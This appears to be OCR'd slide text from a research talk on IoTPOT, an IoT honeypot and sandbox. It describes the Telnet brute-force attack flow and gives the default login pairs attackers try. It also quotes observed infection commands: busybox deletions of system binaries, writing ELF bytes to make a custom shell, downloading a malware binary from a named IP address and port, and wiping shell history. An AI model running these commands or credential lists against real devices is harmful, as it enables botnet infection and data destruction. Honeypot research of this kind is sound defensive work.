


Sandbox


IoT Malware of different CPU Architecture



IoTPOT: IoT Honeypot & Sandbox




Attack Flow


Malware DL server
Malware (binary)
Malware (shell)
C&C Server
Hacker or already infected IoT
3. Download Malware
4. Attack command
2. Series of Telnet Commands
1. Brute force login attempts
Scan 23/TCP
DoS
Victim

No Video and Photo Please ……

Widely Used Login Trials



ID/ Password Patterns (Intrusion)

Pattern Name	Challenge Order	Username/Pass
Fixed Order 1	**Fixed Order**	**root/root root/admin root/1234 root/12345 root/123456 root/1111 root/password root/dreambox**
Random Order 1	**Random Order**	**root/root root/admin root/12345 root/123456 admin/root …**
Fixed Order 2	**Fixed Order**	**admin/admin admin/362729 admin/m4f6h3 admin/n3wporra admin/263297 admin/fdpm0r admin/1234 root/1234 …**
Random Order 2	**Random Order**	**root/xc3511 root/123456 root/12345 root/root …**
Fixed Order 3	**Fixed Order**	**guest/guest guest/12345 admin/ root/root root/admin root/ root/1234 root/123456 root/1111 root/password root/dreambox root/vizxv**
Random Order 3	**Random Order**	**root/root root/toor root/admin root/user ….**

Example of Command

1. **Remove Various Existing Commands (ELF) and Files**
   - /bin/busybox rm -rf /usr/bin/killall /usr/bin/wget /usr/bin/tftp /usr/bin/ftpget /bin/rm /bin/ps /bin/ls /bin/netstat /bin/kill /bin/cp /bin/mv /bin/wget /bin/killall /bin/reboot >/dev/null 2>&1; /bin/busybox ZORRO
   - /bin/busybox rm -rf /var/run/* /dev/* >/dev/null 2>&1; /bin/busybox ZORRO
2. **Prepare customized shell**
   - /bin/busybox mkdir -p /home/app; /bin/busybox ZORRO /bin/busybox cp -f /bin/sh /home/app/ygr && /bin/busybox ZORRO
   - /bin/busybox echo -ne \\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x2\\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x94\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x20\\xE\\x0\\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x3\\x0\\x28\\x0\\x5\\x0\\x4\\x0\\x0\\x0\\xE >> /home/app/**ygr** && /bin/busybox ZORRO .....

Example of Command

3. **Download malware binary using attacker's own shell**
   - /home/app/**ygr**
     YESHELLO
   - /home/app/**ygr** 37.220.109.5 61050 37.220.109.5 /
     wb.arm /home/app/**MbgcuEv**
     YESHELLO
4. **Execute downloaded binary and Remove Record**
   - /bin/busybox echo -ne " > /home/app/ygr; /bin/
     busybox rm -rf /home/app/**ygr**; / .bin/busybox ZORRO
   - /home/app/**MbgcuEv**
     YESHELLO
   - rm -rf $HOME/.*history

Commands Patterns (Infection)

Pattern Name	Pattern of Command Sequence	Set of Command Sequence per Day (Average)
ZORRO 1	1. Check type of victim shell with command "sh" 2. Check error reply of victim by running non-existing command such as ZORRO. 3. Check whether wget command is usable or not. 4. Check whether busybox shell can be used or not by echoing ZORRO.	#
	5. Remove various command and files under /usr/bin/, /bin, var/run/, /dev. 6. Copy /bin/sh to random file name 7. Append series of binaries to random file name of step 6 and make attacker's own shell 8. Using attacker's own shell, download binary . IP Address and port number of malware download server can be seen in the command. 9. Run binary	
ZORRO 2	1. Check type of victim shell with command "sh" 2. Check error reply of victim by running non-existing command such as ZORRO. 3. Check whether wget command is usable or not. 4. Check whether busybox shell can be used or not by echoing ZORRO.	#
	5. Remove various command and files under /usr/bin, /bin, var/run, /dev. 6. Copy /bin/sh to random file name 7. Append series of binaries to random file name of step 6 and make attacker's own shell 8. Using attacker's own shell, download binary . IP Address and port number of malware download server cannot be seen in the command because it is hard coded in the attacker's own shell. 9. Run binary	

Commands Patterns (Infection)

